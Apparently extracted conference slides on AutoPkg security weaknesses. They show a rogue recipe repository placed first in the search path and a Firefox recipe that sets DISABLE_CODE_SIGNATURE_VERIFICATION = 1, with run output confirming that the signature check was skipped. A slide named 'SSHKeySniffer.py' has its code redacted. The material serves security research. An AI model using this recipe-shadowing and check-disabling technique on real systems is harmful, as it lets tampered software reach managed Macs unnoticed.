
SSHKeySniffer.py

```
# REDACTED
```

#4: NAMING CURIOSITIES

```
$ defaults read com.github.autopkg RECIPE_SEARCH_DIRS  
  
(  
    ".",  
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.foo-bar",  
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.jss-recipes",  
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.eholtam-recipes",  
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.hansen-m-recipes",  
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.jaharmi-recipes",  
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.jleggat-recipes",  
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.jps3-recipes",  
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.recipes"  
    "/Users/elliot/Library/AutoPkg/RecipeRepos/com.github.autopkg.keeleysam-recipes"  
)
```

#4: NAMING CURIOSITIES



#4: NAMING CURIOSITIES

```
$ autopkg info com.github.autopkg.munki.firefox-rc-en_US
```

```
Description:          I'd turn back if I were you!
Identifier:        com.github.autopkg.munki.firefox-rc-en_US
Munki import recipe: False
Has check phase:    True
Builds package:    False
Recipe file path:  ~/Library/AutoPkg/RecipeRepos/com.github.autopkg.foo-bar/Mozilla/
                  Firefox.munki.recipe
Parent recipe(s):  ~/Library/AutoPkg/RecipeRepos/com.github.autopkg.recipes/Mozilla/
                  Firefox.download.recipe
Input values:

  "DISABLE_CODE_SIGNATURE_VERIFICATION" = 1;
  LOCALE = "en-US";
  NAME = Firefox;
  RELEASE = latest;
```

#4: NAMING CURIOSITIES

```
$ autopkg run -v Firefox.munki
```

```
Processing /Users/elliot/Library/AutoPkg/RecipeOverrides/Firefox.munki.recipe...
MozillaURLProvider
MozillaURLProvider: Found URL https://download.mozilla.org/?product=firefox-
latest&os=osx&lang=en-US
URLDownloader
URLDownloader: Item at URL is unchanged.
URLDownloader: Using existing /Users/elliot/Library/AutoPkg/Cache/local.munki.Firefox/
downloads/Firefox.dmg
EndOfCheckPhase
CodeSignatureVerifier
CodeSignatureVerifier: Code signature verification disabled for this recipe run.
Receipt written to /Users/elliot/Library/AutoPkg/Cache/local.munki.Firefox/receipts/
Firefox.munki-receipt-20160203-113759.plist

Nothing downloaded, packaged or imported.
```

#4: NAMING CURIOSITIES



Firefox.download.recipe



Firefox.munki.recipe



Firefox-PretendCo.munki.recipe

#4: NAMING CURIOSITIES

EVIL-STEP-PARENT RECIPE?



Firefox.download.recipe



Firefox.download.recipe




Firefox.munki.recipe



Firefox-PretendCo.munki.recipe

#4: NAMING CURIOSITIES



#4: NAMING CURIOSITIES

```
$ ls -la ~/Library/AutoPkg/RecipeRepos
```

drwxr-xr-x	2	elliot	staff	68	Jun 18	22:30	Com.github.autopkg.foo-bar
drwxr-xr-x	11	elliot	staff	374	Jun 17	13:37	com.github.arubdesu.microsoft-recipes
drwxr-xr-x	11	elliot	staff	374	Jun 17	13:42	com.github.autopkg.cgerke-recipes
drwxr-xr-x	43	elliot	staff	1462	Jun 17	13:36	com.github.autopkg.foigus-recipes
drwxr-xr-x	10	elliot	staff	340	Jun 8	21:12	com.github.autopkg.gregneagle-recipes
drwxr-xr-x	213	elliot	staff	7242	Jun 4	12:52	com.github.autopkg.homebysix-recipes
drwxr-xr-x	30	elliot	staff	1020	Jun 3	09:53	com.github.autopkg.jessepeterson-recipes
drwxr-xr-x	17	elliot	staff	578	Jun 17	13:44	com.github.autopkg.nmcspadden-recipes
drwxr-xr-x	73	elliot	staff	2482	May 27	12:59	com.github.autopkg.novaksam-recipes
drwxr-xr-x	38	elliot	staff	1292	Jun 8	16:15	com.github.autopkg.recipes
drwxr-xr-x	31	elliot	staff	1054	Jun 17	13:38	com.github.autopkg.rtrouton-recipes
drwxr-xr-x	8	elliot	staff	272	Jun 17	13:38	com.github.autopkg.swy-recipes

